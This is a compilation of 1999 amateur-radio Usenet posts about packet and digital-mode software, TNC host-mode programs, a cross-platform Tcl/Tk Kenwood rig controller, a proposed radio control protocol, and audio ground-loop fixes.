You must not spend much time on the air. I hear HF Packet activity just about anywhere there is activity at all. This is probably due to the existence of thousands of HF Packet - capable stations out there. There's bound to be at least a couple of them out there, at any given time.

5421. KAM/Hostmaster/Pactor Mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Carver Washburn <clwashburn@worldnet.att.net>
Message-ID: <38541D1C.C856F3DC@worldnet.att.net>
Source record: 15029

Hi,

Looking for help with the Kantronics KAM and HostMaster software.

I use the KAM updated through firmware Version 8.2E and HostMaster II
Plus Version 3.1 (1992).

This combination of versions makes Pactor mode inaccessible from
Hostmaster ('grayed-out' on Menu #2, PACTOR LISTEN and PACTOR STANDBY).
HostMaster operated on Pactor fine with an older KAM firmware version
but not the current version.

Any ideas in solving this problem? Contact me at:
clwashburn@worldnet.att.net

Carver,

If I remmber right, James Orleff who wrote the code, made some changes to it with version 7.0 firmware (which was a major upgrade for Kantronics for host mode coders) and they released 2.3.

I can tell you for a fact that Hostmaster 2.3 works with the KAM-E and Kamplus with the 8.x firmware.

Looks like you have two options, upgrade to 2.3 or move to other software. As you may know, for DOS their is KA-Gold; for Windows 3.1 XPwin and KA-Win and for Windows 95/98/NT/2000 Pacterm '98.

I am glad you updated your web site!

With Logger, it is hard to keep a web site up to date with the most current
version of Logger.

There seems to be a new version at least once a month!

Sounds really interesting.
Is the DFE used after a "whitening" filter? Either *it* performs the
task?
Besides removing ISI effects in multilevel GFSK, does it works on binary
ISI-free FSK?

Hello ham's,

Recently I have had purchased AEA Pakratt 232 model: PK232mbx for digital modes.

Would someone please advise me, where I can get free software for terminal emulation for use on RTTY, packet 1200 baud's as passive dx-cluster, etc...

I will use the 232 with Kenwood TS850SAT, Dentron Amp. MLA 2500B, and variety
of Vertical ant, Zepp etc..

Thanks in advance, Happy Y2K Merry Christmas and see you on the bands.

Opps, the PC will be 486 DX 66 with Philips monitor 15".

Please respond to NG or my e-mail directly: fortra@siol.net

A great place to look for the current prices of used ham gear is :

http://www.aade.com/hampedia/prices2.htm

They summarize the max, low and average prices for used ham gear sold at EBAY.

Unfortunately, they do not have any prices for AEA and Kantronics TNCs! -- Too bad.

But go to EBAY and do a search- you may find some recent completed transactions with prices for PK900

Are you selling your PK-900??

Gentlemen,=20
=20
What I want to do in my club is to make a small network. A "server" =
should be DosFBB515c on an old 286 computer having Baycom USCC card with =
two modems on board. It works now as a standalone bbs with TFPCX driver =
in -dr(si) mode and PORT.SYS with DRSI interface. A "client" should be =
another 286 that has Baycom Terminal 160 installed (capable of KISS =
interface).=20
=20
I want my club members to "connect" FBB from the client computer in a =
way they would use radio connection.=20
=20
Both computers have COM ports and I made 3-wire cable to link them (TX =
and RX crossed + Ground). Before that, I tested COM ports with the MSD =
and it told that COM's on server are 2400 baud, data 8, UART 16550AF. =
COM's on client are 1200 baud, data 5, UART 8250. Other params are the =
same on both ends.
=20
I was suggested to try Flexnet as the networking solution. Well I load:
=20
LH FLEXNET
LH USCC /i=3D5 (because default value is 7 and what about LPT1 at =
IRQ7?)
FLEX
TFEMU (here I don't know if it is needed to have: -i=3D5 or what =
else IRQ?)
and FBB with PORT.SYS in TFPCX interface.=20

It doesn't boot USCC at all. Seems that USCC card has been found after =
LH USCC and there appear an info about USCC chanells after FLEX. So far =
so good.

Well, at first I tried go back and test TFPCX in its "normal" (not =
"drsi") mode and PORT.SYS with TFPCX interface. It doesn't work too.

Next, I tried to use BPQ with USCC settings (worked great with kiss-TNC =
earlier) and PORT.SYS with BPQ interface. It doesn't work.
```

One more time, I tried Flexnet modules, this time TFEMU in DRSI mode and =
PORT.SYS with DRSI interface. It doesn't work.

Wonder if somebody has DosFBB515c + Flexnet + USCC running properly? And =
to have wire link to another computer as a "client". I suppose to need =
here:

LH KISS
FSET MODE

on both ends of such 3-wire link. Any experience with?

KAWIN will NOT run under Windows 3.1.

KAWIN will run okay under windows 3.11 and windows 95. Unfortunately, KAWIN has a small bug when run under windows 98. You can't see the pop up menu for HF mode changes when in Full screen mode. (It is apparently off the screen where you cannot see it). You must use smaller window or the so called "accelerator keys" on the keyboard to easily change modes. There is a demo version available at their web site - http://www.huntting.com/

XPWARE will run fine under windows 95 and Windows 98. It is a great program and is very easy to use. There is a demo version available at their web site - http://www.goodnet.com/~gjohnson/xpwin.htm

If you want a good DOS based terminal program that uses KANTRONICS host mode, there are freeware programs out there and some commercial shareware programs like KAGOLD.

KAGOLD will also run under windows 3.1, 95, 98 and NT. But remember it is a DOS program. There is a demo version of KAGOLD at http://www.interflex.com/private/frame.htm.

If you are looking for a contesting program that supports KANTRONICS host mode, the only one out there that I know about is OH2GI Ham System (sometimes called jukartty). It looks great and is apparently extremely stable and reliable but remember it is a DOS program. For info, go to http://www.kolumbus.fi/jukka.kallio/

Pacterm is a 32 bit Windows 95/98/NT program that supports the Kantronics Host mode. It looks great but haven't had a chance to try it! It also can interface directly with some popular Logging programs. There is a demo version available at their web site. -- http://www.cssincorp.com/pacterm/

I suggest you try out the programs above and decide which is best for you.

Oh, yes, this is a good idea, in my humble opinion. Something like
a libradio for Unix and a radio.dll for windows. Ideally something
open source, maybe even BSD-licensed, so that Radio manufacturers
could take this code, make a few changes and ship a driver with their radios.

Me, I'd prefer as thin a wrapper as possible, and as simple as
an interface as is possible, probably with caps bits. In the API, though
I think the issues such as what you call in what order, and how things
exactly work need to be defined super tightly, obviously -- you know.

The "x" versions of JNOS are preliminary versions prior to a version release. jnos 1.11x1, then x2... 1.11 was released and the next update was 1.11a, followed by 1.11b. The latest is 1.11d. You should probably compile your own from source (patch in the .mod files first). See readme.lnx in the source archive and linuxnos.tip, which is in the linux.zip archive contained in the config.zip archive, which is part of doc111d.zip.

Hello,

I recently added a PREFIX look-up form on the QSL page. If you need to know where a prefix is from, simply enter the call or prefix and see what country it is assigned to.

You are invited to http://hfradio.org, a non-commercial site offering:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options)

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

73!

UI View is pretty nice, it is modern looking, compared to WinAPRS which keeps the Windows 3.1 interface alive. WinAPRS needs to get up to the Win95 or Win2000 interface. UIView is the program that replaces it otherwise.

UI View looks great, as you display data on GIF images that are easily made from Street Atlas, or MS Streets 98 (just use paste to the clipboard and Paint Shop Pro, and save as a GIF after writing down the top left and bottom right coordinates, and saving them in a file.

Fantastic! Send the man money, tell him to press on! He's doing it the right way. Now if he would just implement the sound card :-)

The only think I missed right off was a way to zoom in. As it is you have to make a smaller map, and then change to it. I spent all morning making street atlas maps from high to low resolution of Oklahoma.

I like the KISS interface. Works well with an old ancient KAM+...

My only request is, that he create a Server in it, so clients can display
the data.

I think you need a packet TNC for UI-View. The Hamcomm modem doesn't support packet (AX.25) as far as I know.

You may also be able to use UI view with some of the lower cost packet modems such as YAM and Baycom but I really don't know!

5445. Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-15 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <38586F13.7DC40DC6@preferred.com>
Source record: 15103
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.digital

I have developed a graphical control program for the Kenwood
TS-140/440/940 radios that runs under Windows, Linux and several other
Unices with virtually no code changes.

It runs under Tcl/Tk 8.2.2. For those not familiar with Tcl/Tk it is a
scripting language (like Perl, Javacript, etc.). It's main feature is
it's great GUI tool kit, the Tk part. It's really great feature is the
same code can be run on Linux, Windows and several other Unix systems
WITHOUT changing the any code. The screen shots on my web page are from
both Linux and Windows95 with NO code changes. The only code that may
need to be changed is to specify which serial port to use.

If you do not have Tcl/Tk it is available for FREE from
http://www.scriptics.com/products/tcltk/8.2.html

It is a cinch to install on Windows and Linux. On Windows you just
execute the .exe from the above source to run the install wizard. Then
download kentcl.zip from my site, un-zip it and double click on it. For
Linux, just follow the compile/installation instructions.

> standard formats (mp3, GSM, wav, mpeg, etc.).

Okay, but me, I'd be happier, in the short term, just to have a
simple api to set/read the freqency and the volume, agc or
whatever. And try to keep this code as simple as possible --
with a c interface. That is single user -- controlling a single radio.

I think it's best to encapsulate as much as possible of simple
radio control, that is what's typically possible over the serial
ports of most radios in an api. This is to make the creation
of new drivers easy and bug free. And to take configuration of
the radio control out of the applications and into the OS where
it belongs, imo.

Then, like advanced features like java bindings could be
built with applications that run on top of this api. So, if you
want to make radio servers or decompress mp3, that'd be
another layer on top of this.

Like maybe we'd have a 'libradio' that would just control the
radio through the serial port. And, on top of that we'd create
an 'radiod' or something that would provide a server
to the radios on that system.

5447. Guide to the rec.radio Newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-16 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <83a45f$74k$1@news.hawaii.edu>
Source record: 15105
Cross-posted to: rec.radio.amateur.dx,rec.radio.amateur.digital.misc

Archive-name: radio/personal-intro

This message describes the rec.radio.amateur.*, rec.radio.cb, rec.radio.info, and rec.radio.swap newsgroups, as well as their Internet mailing list counterparts and complements. It is intended to serve as a guide for the new reader on what to find where. Questions and comments may be directed to Jeffrey Herman, KH6O, jeffreyh@hawaii.edu, or Paul Schleck, K3FU, pschleck@novia.net.

This message was last changed on 14 March, 1998.

History
=======

Way back when, before there was a Usenet, the Internet hosted a mailing list for hams, called (appropriately enough) INFO-HAMS. Ham radio discussions were held on the mailing list, and sent to the mailboxes of those who had signed up for it. When the Usenet software was created, and net news as we now know it was developed, a newsgroup was created for hams: net.ham-radio. The mailing list and the newsgroup were gatewayed together, eventually.

Over the years, as the net grew, the volume of discussion became progressively higher. First one by one, and then as part of two reorganizations, what was once one group became many. In the process, developments elsewhere on the net were reflected in the groups as they were created, most notably the change to place all of the ham radio groups in one hierarchy.

The collection of newsgroups continues to grow as more people join the net, and as more topics of discussion gain volume, I expect to see more groups be created as well. This follows what is happening on the rest of the net.

Nearly all of the radio newsgroups have corresponding mailing lists, the notable exception being rec.radio.swap. There are also a few mailing lists that don't have newsgroups.

The Current Groups
==================

It's important to post messages to the group that's appropriate for them, and not to the groups that aren't. The whole idea of having different newsgroups is so that folks who aren't interested in, say, homebrewing, don't have to wade through messages about homebrewing on the way to read about Field Day. Posting appropriately is just good etiquette.

The rec.radio.amateur.misc group is the catchall. It is what rec.ham-radio was renamed to during the first major reorganization. Any amateur radio-related message that's not more appropriate in one of the other groups belongs here, from contesting to DX to ragchewing on VHF to information on becoming a ham.

The group rec.radio.amateur.digital.misc is for discussions related to (surprise!) digital amateur radio. This doesn't have to be the common two-meter AX.25 variety of packet radio, either; some of the most knowledgeable folks in radio digital communications can be found here, and anything in the general area is welcome. The name was changed to emphasize this, and to encourage discussion not only of other text-based digital modes, such as AMTOR, RTTY, and Clover, but things like digital voice and video as well. The former group, rec.radio.amateur.packet, was removed on September 21st, 1993. It is obsolete, and you should use .digital.misc instead (or the appropriate new mailing list, mentioned below). The group has .misc as part of the name to allow further specialization if the users wish it, such as .digital.tcp-ip.

The swap group is rec.radio.swap. This recognizes a fact that became evident shortly after the original group was formed: Hams don't just swap ham radio gear, and other folks besides hams swap ham equipment. If you have radio equipment, or test gear, or computer stuff that hams would be interested in, here's the place. Equipment wanted postings belong here too. Discussions about the equipment generally don't; if you wish to discuss a particular posting with the buyer, email is a much better way to do it, and the other groups, especially .equipment and .homebrew, are the place for public discussions. There is now a regular posting with information on how to go about buying and selling items in rec.radio.swap; please refer to it before you post there. To answer a frequently asked question: No, there is no mailing list that goes along with this group. If you can't read Usenet news directly, you're out of luck.

The group rec.radio.amateur.policy was created as a place for all the discussions that seem to drag on interminably about the many rules, regulations, legalities, and policies that surround amateur radio, both existing and proposed. Recent changes to the Amateur Radio Rules (FCC Part 97) have finally laid to rest the Great Usenet Pizza Autopatch Debate - it's now legal to order a pizza on the autopatch, if you're not in the pizza business - as well as complaints about now-preempted local scanner laws hostile to amateurs, but plenty of discussion about what a bunch of rotten no-goodniks the local frequency coordinating body is, as well as the neverending no-code debate, may still be found here.

The group rec.radio.cb is the place for all discussion about the Citizens' Band radio service. Such discussions have been very inflammatory in rec.ham-radio in the past; please do not cross-post to both rec.radio.cb and rec.radio.amateur.* unless the topic is genuinely of interest to both hams and CBers - and very few topics are.

The rec.radio.info group is just what its name implies: it's the place where informational messages from across rec.radio.* may be found, regardless of where else they're posted. As of this writing, information posted to the

group includes Cary Oler's daily solar progagation bulletins, ARRL bulletins, the Frequently Asked Questions files for the various groups, and radio modification instructions. This group is moderated, so you cannot post to it directly; if you try, even if your message is crossposted to one of the other groups, your message will be mailed to the moderator, who is currently David Dodell, WB7TPY. The email address for submissions to the group is rec.radio.info-moderator@primenet.com. Inquires and other adminis-trivia should be directed to rec.radio.info-request@primenet.com. For more information about rec.radio.info, consult the introduction and posting guidelines that are regularly posted to that newsgroup.

The groups r.r.amateur.antenna, .boatanchors, .dx, .equipment, .homebrew, and .space are for more specialized areas of ham radio: discussions about antennas, the older tube based amateur, military, and commercial gear, commercially-made equipment, homebrewing, and amateur radio space operations. The .equipment group is not the place for buying or selling equipment; that's what rec.radio.swap is for. Similarly, the .space group is specifically about amateur radio in space, such as the OSCAR program and SAREX, the Shuttle Amateur Radio EXperiment; other groups cover other aspects of satellites and space. Homebrewing isn't about making your own alcoholic beverages at home (that's rec.crafts.brewing), but rather construction of radio and electronic equipment by the amateur experimenter. The .dx group is devoted to long distance amateur communications. Each of these subgroups has its own charter and FAQ; please refer to the archives to find these documents.

Except for rec.radio.swap and rec.radio.cb, all of these newsgroups are available by Internet electronic mail in digest format; send a mail message containing "help" on a line by itself to listserv@ucsd.edu for instructions on how to use the mail server.

All of the groups can be posted to by electronic mail, though, by using a gateway at the University of Texas at Austin. To post a message this way, change the name of the group you wish to post to by replacing all of the '.'s with '-'s - for example, rec.radio.swap becomes rec-radio-swap - and send to that name@cs.utexas.edu (rec-radio-swap@cs.utexas.edu, for example). You may crosspost by including multiple addresses as Cc: entries (but see below). This gateway's continued availability is at the pleasure of the admins at UT-Austin, and is subject to going away at any time - and especially if forgeries and other net.abuses become a problem. You have been warned.

Mailing Lists

In addition to the mailing lists that mirror the Usenet newsgroups, there also are a few that stand alone. These cover specific areas of ham radio, and discussion is focused on just those areas. PLEASE BE SURE TO SAVE THE WELCOME MESSAGE YOU RECEIVE AFTER SUBSCRIBING -- IT WILL CONTAIN IMPORTANT INFO REGARDING UNSUBSCRIBING!

The cq-contest mailing list is for discussions of contesting in ham radio. To join, send an email to cq-contesting-request@contesting.com.

The DX mailing list covers the finer points of DXing. This one is also joined by mailing "subscribe" on a line by itself, this time to dx-request@unbc.edu.

There's also a VHF mailing list, for VHF operators of the weak signal persuasion. You can join this one be sending "subscribe vhf" on a line by itself to vhf-request@w6yx.stanford.edu.

The QRP-L list is devoted to building and operating gear at low-power outputs. To subscribe, send an email to listproc@lehigh.edu and only write: subscribe qrp-l Your Name.

The TopBand e-list is devoted to all areas of operation on 160m. To subscribe, send an email to majordomo@contesting.com and only write: subscribe topband and follow the instructions you'll be sent.
This site, contesting.com, also hosts a couple dozen other ham-related e-lists. Use the above address, and only write: lists to get the entire index.

The Boatanchors e-list is devoted to the older tube-based ham, military, and commercial communications gear. To subscribe, send an email to: listserv@listserv.tempe.gov and only write: subscribe boatanchors

For homebuilding transmitters and receivers using tube technology, there is the Glowbugs e-list; send an email to: majordomo@piobaire.mines.uidaho.edu and only write: subscribe glowbugs <your@address.here>

The VHF DX discussion list can be accessed by sending an email to: majordomo@blacksheep.org and only writing: subscribe VHF-DX-discuss.

We now have a list devoted to amateur radio history. To subscribe, send an email to: ham-radio-history-subscribe@egroups.com - leave the body of the message blank.

Qth.net hosts over 100 ham-related e-lists, including lists devoted to each state, manufacturer, mode, band - too many to state here. Send an email to majordomo@qth.net and only write: lists to get the complete index.

For one of the most complete indexes of email lists, see the excellent web site http://pw2.netcom.com/~ac6v/pageae.html

Please do NOT send subscription requests to the mailing lists themselves; that doesn't work very often, and is very annoying to those on the list. Also, please keep your electronic mail address current with any mailing lists you subscribe to, as dealing with returned email is a nuisance for the person maintaining the mailing list.

A Few Words on Crossposting
==========

Please do not crosspost messages to two or more groups unless there is genuine interest in both groups in the topic being discussed, and when you do, please include a header line of the form "Followup-To: group.name" in your article's

headers (before the first blank line). This will cause followups to your article to go to the group listed in the Followup-To: line. If you wish to have replies to go to you by email, rather than be posted, use the word "poster" instead of the name of a group. Such a line appears in the headers of this article.

One of the few examples of productive cross-posting is with the rec.radio.info newsgroup. To provide a filtered presentation of information articles, while still maintaining visibility in their home newsgroups, the moderator strongly encourages cross-posting. All information articles should be submitted to the rec.radio.info moderator so that he may simultaneously cross-post your information to the appropriate newsgroups. Most newsreaders will only present the article once, and network bandwidth is conserved since only one article is propagated. If you make regular informational postings, and have made arrangements with the moderator to post directly to the group, please cross-post as appropriate.

Nice to see that someone develops a program that way. I don't have
those radios so this particular program is not useful for me, but I find it
deceptive to see how radio manufactures that offer some form of PC support
blindly assume you are using Windows95. Especially when it does not have
to be that way, when they had selected a somewhat more portable tool to
develop their applications.

> +----------------------------------+--------------------------------------+

I agree, I much prefer Linux to Windows. There is nothing "hidden" from
you and it is really stable. (My Linux system at work ran over 9 months
without a reboot until I had to power it down to move it).

However, at this point in time Windows is the most widely used os,
hopefully not for long :-). So, that is the os of choice for development
dollars for control programs. One good thing is that outfits like Red
Hat, Caldera, etc. are making Linux for easy to confgure and run.

I personaly hope for more ham development in languages like Tcl/Tk for
more transportability. However, most of the industry is blinded by the
glitter and size of Microsoft. Which is great for stifling outside
competition and making the computer world dependant on Microsoft.

I also am thinking about with the winter time coming to devise a
proposal for a common radio command protocol. This could be used by the
control program which talks to a server which translates to and from the
actual radio.

Why not run it on top of AGWPE? That can then run on top of your sound card!! AGW supports the following (according to http://www.forthnet.gr/sv2agw"):

"AGW Packet Engine Now supports not only external tncs but also other kind of modem tncs. They are the following.
1.Baycom (and compatibles) 1200/2400 serial modems.
2.OE5DXL 9600 G3RUH compatible modem.
3.DRSI cards.
4.Baycom USCC cards.
5.Sound Cards (Any Kind).
6. YAM .
7.OptoScc card (4 Ports).
8.PetScc Card (2 Ports).
9.Baycom Picpar 9600 & BP-96.
10.G4XYW smart 9600b modem.
All of them are virtul device drivers (*.vxd) and run ONLY under WIN95/98.
All of the above drivers are dynamic. This means that they are loaded only while AGW Packet Engine is runing and only if we need them.When AGW Packet Engine exits, the driver is also unloaded."

Hope this helps

Message-ID: <3858e082@palantir.pbs.plym.ac.uk>
Source record: 15109

UI-View will run on top of both BPQ and AGWPE. In the case of the latter, it supports the following:

1.Baycom (and compatibles) 1200/2400 serial modems.
2.OE5DXL 9600 G3RUH compatible modem.
3.DRSI cards.
4.Baycom USCC cards.
5.Sound Cards (Any Kind).
6. YAM .
7.OptoScc card (4 Ports).
8.PetScc Card (2 Ports).
9.Baycom Picpar 9600 & BP-96.
10.G4XYW smart 9600b modem.

Note however, that AGWPE only works with Win/95 or 98 at the moment. As the distribution site says....

"All of them are virtul device drivers (*.vxd) and run ONLY under WIN95/98. All of the above drivers are dynamic. This means that they are loaded only while AGW Packet Engine is runing and only if we need them.When AGW Packet Engine exits, the driver is also unloaded."

Hope this helps

True.

But AGWPE has a lot of errors on my machine. When it crashes
it leaves those little modem icons on the right of the task bar.
If I don't reboot often, I would end up with 8 of those after awhile.

I find it very buggy in my setup. I am a registered user, but I just can't keep
it from crashing once a day.

I like the idea of open source so HAMS can make changes to the code for
their own particular rigs.

Jeff, are you making the source code available to allow anyone to modify for
YAESU, etc rigs?

I believe there's a difference between a protocol specification (which
is what was proposed) and an API (which is what you're apparently
describing). A properly designed protocol is both designed and
specified in platform-neutral terms, and describes the exchange of
messages between agents. In the case of a remotely-controlled
radio, the server and the client may be on different systems,
in the case of a locally-controlled system, the server and the
client may be on the same host. Either way, the same functionality
could be available.

Once a protocol is defined, client libraries which provide APIs
would follow, as well as servers.

> Me, I'd prefer as thin a wrapper as possible, and as simple as
> an interface as is possible, probably with caps bits. In the API, though
> I think the issues such as what you call in what order, and how things
> exactly work need to be defined super tightly, obviously -- you know.

The real challenge to defining a general radio control protocol
(or API) is developing a syntax which adequately enumerates and
provides control and status for radio features. If done properly,
a general-purpose UI framework could be built, which configures
itself after enumerating radio features. Actual details of radio
control are handled at the server, perhaps through the use of
Java servlets.

Agreed, the protocol needs to address any sequence/state
issues, but I do not believe it is practical to expect all
clients to behave properly. So, it is important to understand
all major states of a radio and associated features and
provide an adequate set of exceptions to cope with ill-behaved
clients.

Keep in mind, a good remote radio control protocol probably allows for the encapsulation of audio/video streams using standard formats (mp3, GSM, wav, mpeg, etc.).

Have you got the latest version and the latest drivers? I've found V2000
much more stable than previous versions - On my system it runs for days
on end with three active ports without a problem.

5456. FBB server-client via Flexnet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: skoric@ptt.YU
Message-ID: <01bf48a5$79baeb40$1500b42c@yt7mpb-9>
Source record: 15114

Gentlemen,

What I want to do in my club is to make a small network. A "server" should be DosFBB515c on an old 286 computer having Baycom USCC card with two modems on board. It works now as a standalone bbs with TFPCX driver in -dr(si) mode and PORT.SYS with DRSI interface. A "client" should be another 286 that has Baycom Terminal 160 installed (capable of KISS interface).

I want my club members to "connect" FBB from the client computer in a way they would use radio connection.

Both computers have COM ports and I made 3-wire cable to link them (TX and RX crossed + Ground). Before that, I tested COM ports with the MSD and it told that COM's on server are 2400 baud, data 8, UART 16550AF. COM's on client are 1200 baud, data 5, UART 8250. Other params are the same on both ends.

I was suggested to try Flexnet as the networking solution. Well I load:

LH FLEXNET
LH USCC /i=5 (because default value is 7 and what about LPT1 at IRQ7?)
FLEX
TFEMU (here I don't know if it is needed to have: -i=5 or what else IRQ?)
and FBB with PORT.SYS in TFPCX interface.

It doesn't boot USCC at all. Seems that USCC card has been found after LH USCC and there appear an info about USCC chanells after FLEX. So far so good.

Well, at first I tried go back and test TFPCX in its "normal" (not "drsi") mode and PORT.SYS with TFPCX interface. It doesn't work too.

Next, I tried to use BPQ with USCC settings (worked great with kiss-TNC earlier) and PORT.SYS with BPQ interface. It doesn't work.

One more time, I tried Flexnet modules, this time TFEMU in DRSI mode and PORT.SYS with DRSI interface. It doesn't work.

Wonder if somebody has DosFBB515c + Flexnet + USCC running properly? And to have wire link to another computer as a "client". I suppose to need here:

LH KISS <portnum>
FSET MODE <chanellnum> <speed>

on both ends of such 3-wire link. Any experience with?

Hi Jeff,

Thanks for info on TCL/TK.

Why did you choose to use TCl/TK over JAVA which seems to be more popular
and provide the same functionality (i.e. code that is portable over many
platforms)?

5459. REPOST - Looking for RTTY16 (v 1.6) by KF4NB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: "Rob K." <NoEmail@NoWay.com>
Message-ID: <%Gt64.198693$5r2.501179@tor-nn1.netcom.ca>
Source record: 15117

Does anyone know where I can obtain a copy of KF4NB's RTTY16 program (ver 1.6) for use generally with simple RTTY modems that only provide mark/space signals (e.g. like HAL's ST-6, AEA CP-1 etc).

Apparently RTTY16 can also be used as an excellent DOS dumb terminal program for packet TNC's!

I could only find an older version - RTTY12g on QRZ.COM.

Unfortunately, it would appear that the author of RTTY16, KF4NB, has passed away. I hope he didn't take RTTY16 to the grave with him.

Even if you have a more recent version than RTTY12g, please let me know.

Thanks

73'

Yes it is. In fact I encourage porting to other rigs, for non-commercial purposes ofcourse. Just let me know and send me a copy. I would like to start a web site just for this. In the mean time I will set up my web site to cover these topics with an area for non-commercial programs and control programs for download.

The pgrogram I have there for Linux in C/Xforms is source code.

Tcl/Tk is a SCRIPTING language. Like Perl, Javascript and a non-complied basic. Sort of like the DOS batch files, ya know *.bat files, but several orders of magnitude more powerful.
And it is FREE!!!!!! It is also extendable, with a number of FREE packages for graphing, panel controls, etc. Just go to http://www.scriptics.com and follow the TCL Resource links. It is available for Windows95/NT/98 and a number of Unix's include Linux, FreeBSD, Solaris, etc. Even Macintosh..... Also links to tutorial pages. Several good books are on the market and they are listed to.

And it's greatest virtue, source running on all of these platforms with no code changes....

I may be blowing the trumpet, but this is so far the best I have found for what I consider a very important problem in personal computing, like for hams. Software for that runs on ALL platforms, OS and hardware. Where everbody doesn'thave to run one proprietary OS, like Microsoft.

Exactly right Rich...

Plus the amount of resources needed to run Java are much more. Java was
not written for the web. It was produced by Sun, but had no market. The
web actually gave Java a home as a stop gap for multiple machine
running. In fact Java byte code is not a "new" idea. UCSD P-system
Pascal from the 70's was one of the, if not the, first to compile to
byte code. CPM, Apple, and TI Home, to name a few, computers all ran it.
Java just took that idea to a object oriented language. Which ofcourse
really bloats it.

In fact, Tcl/Tk is making great in-roads into cgi on the web. I think
there is even a Tk kit for perl. Remember Tcl is Tool Command Language
and is line oriented. It does all of the data handling, math, etc. Tk is
Tool Kit and is the tools for the Graphical User Interface, buttons and
such.

Actually I don't think it is neccessary to convince people that they
should run Linux. That is something they have to decide themselves.
My system has been running Linux since 1992.

But, manufacturers should not try to convince me to run Windows95 either.
(by supporting only that system)

>I also am thinking about with the winter time coming to devise a
>proposal for a common radio command protocol. This could be used by the
>control program which talks to a server which translates to and from the
>actual radio.

That sounds like a good idea. Make sure you define your interface in
such a way that it can be run over a network. This is often forgotten
by API designers, making it necessary to add cumbersome redirector tricks
lateron... Just access it via a socket, and it can be used both locally
and over the network. A small set of functions packages the requests
in the application and ships them to the server that translates them
to the radio command. Does not matter if that shipping is locally in
the system (to another process) or via a network.
(of course you could use an existing RPC mechanism, but watch out for
portability problems)

That way, you can control the radio from another system in the house.
Developers of packet radio and other hamdradio applications should do
the same thing: my radio or modem isn't necessarily connected to the
same system I am sitting at. I might want to run an application in the
living room, controlling and accessing the radios in the shack.

Hi Jeff,

Many thanks for the info.

I am thinking of writing a terminal program for the SCS PTC II controller
(using its host mode). There are very few that use the host mode.

Perhaps, I should learn and use tcl/tk. That way I can provide the program
for both Linux and Windows. In the near future, I think a lot more Hams
will be using Linux.

I understand that JAVA is not completely portable (vis-a-vis the way JAVA
handles serial ports). Perhaps Tk/TCl is the same.

Do you know of anyone who has written any kind of terminal communications
program using tk/tcl?

It is also important to have a usable multiplexing mechanism.

Yeasu (and I believe Kenwood as well) radios need a separate serial
port per controlled device, so it would be practical to load a separate
server process per serial port = per radio, and do the multiplexing at
the interface to the server, e.g. using a separate port per server.

But Icom radios can be put on a single bus controlled from a single
serial port. So, you will have a single server process controlling
all your Icom radios, and possibly talking to several different user
programs that each want to control a single radio.
(of course the single server could listen on multiple ports to serve
multiple radios)

The above may seem theoretical, but in practice I have encountered this
situation when setting up an automated amateur satellite station. Then
you sually have at least two transceivers to control.

Another important aspect: the server should be able to talk to multiple
user programs at the same time. Each user program may be controlling
a different subsystem in the radio, or they may even be trying to
control the same parameters and pass on the "advice" or "results" of
this control between eachother.

Examples: a satellite tracking program may be passing information
to the radio to compensate for doppler shift, while a user interface
program controlling all functions of the transceiver is running to
assist the operator.

Or: some digital-signal-processing application may generate tuning
info that needs to be passed to the transceiver, while another program
is used for general control.

The server process should multiplex these different sources of control
information onto the single serial interface, and be able to report
back results.

Having a usable mechanism for this in the server avoids the situation
that anything written to control a radio needs to be a do-it-all program,
as is so common with existing software. It should be possible to
write a dsp modem that automatically tunes the receiver, without having
to write a fullblown graphical transceiver control program in case the
user wanted to have that (and cannot run it concurrently with your dsp
modem)

5467. ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <ltz64.198805$5r2.502025@tor-nn1.netcom.ca>
Source record: 15125

I have some ground loop problems between my rig and sound card. I currently use two resistor networks to reduce the audio levels. (one for the line from the sound card speaker out to the rig mic input and one for the line from the rig aux audio out and the sound card mic input)

I would like to use some audio isolation transformers on both audio lines (I,e. the line from the sound card speaker out to the rig mic input and the line from the rig aux audio out and the sound card mic input)

Does it matter where I place the audio isolation transformers on these two lines? e.g Can I place it on the side closer to the sound card with the resistor network on the other side of the transformer closest the rig?? Or should it be vice versa?

The only thing about serial ports is having to specify them as the os
requires. The following snippet from my program shows how:

```
switch $tcl_platform(os) {
{Linux} {set comPort /dev/cua1}
{SunOS} {set comPort /dev/cua/a}
{Windows 95} {set comPort COM2:}
default {error "Must configure comPort"}
}
set chan [open $comPort RDWR]
fconfigure $chan -mode 4800,n,8,1
fconfigure $chan -blocking 0 -buffering none
fileevent $chan readable {Reader $chan}
```

After this all reading and writing to the port is identical for all
OS's.

I wrote a quick tcl prog to talk to my PK232 using two text widgets. One
widget for seeing what is coming from the 232 and one for entering data
to the 232. Ala the original PK232 program from AEA. Unfortunatly I
deleted it by accident.

Too bad you deleted your little program.

Is there a FTP site where people place tcl programs?

Maybe I can find something there to work with. It is sometimes easier to
work with already developed code than start from scratch

It doesn't matter where on the cable the transformer is inserted. But, be careful that you do not have any other connections between the computer and the rig. A common error/oversight is to use the transformers, properly installed, and then add a PTT circuit controlled from a serial or parallel port. This automatically connects computer ground to rig ground and nullifies the action of the transformers. Another good reason to use VOX if your rig will support it with PSK31 or whatever.

That's odd -- I don't get such problems and I leave mine running 24 x 7.
Maybe you're using the older version (not the "2000.xx" version).

Just a thought.

Much easier to do native code access in TCL/TK. You can write native
libraries and access them from TCL easily. Personally I would much
prefer a TK app to a Java app for running on linux.

Open source for all types of ham software would be a good idea.
So if the author loses interest, their work doesn't die with them.
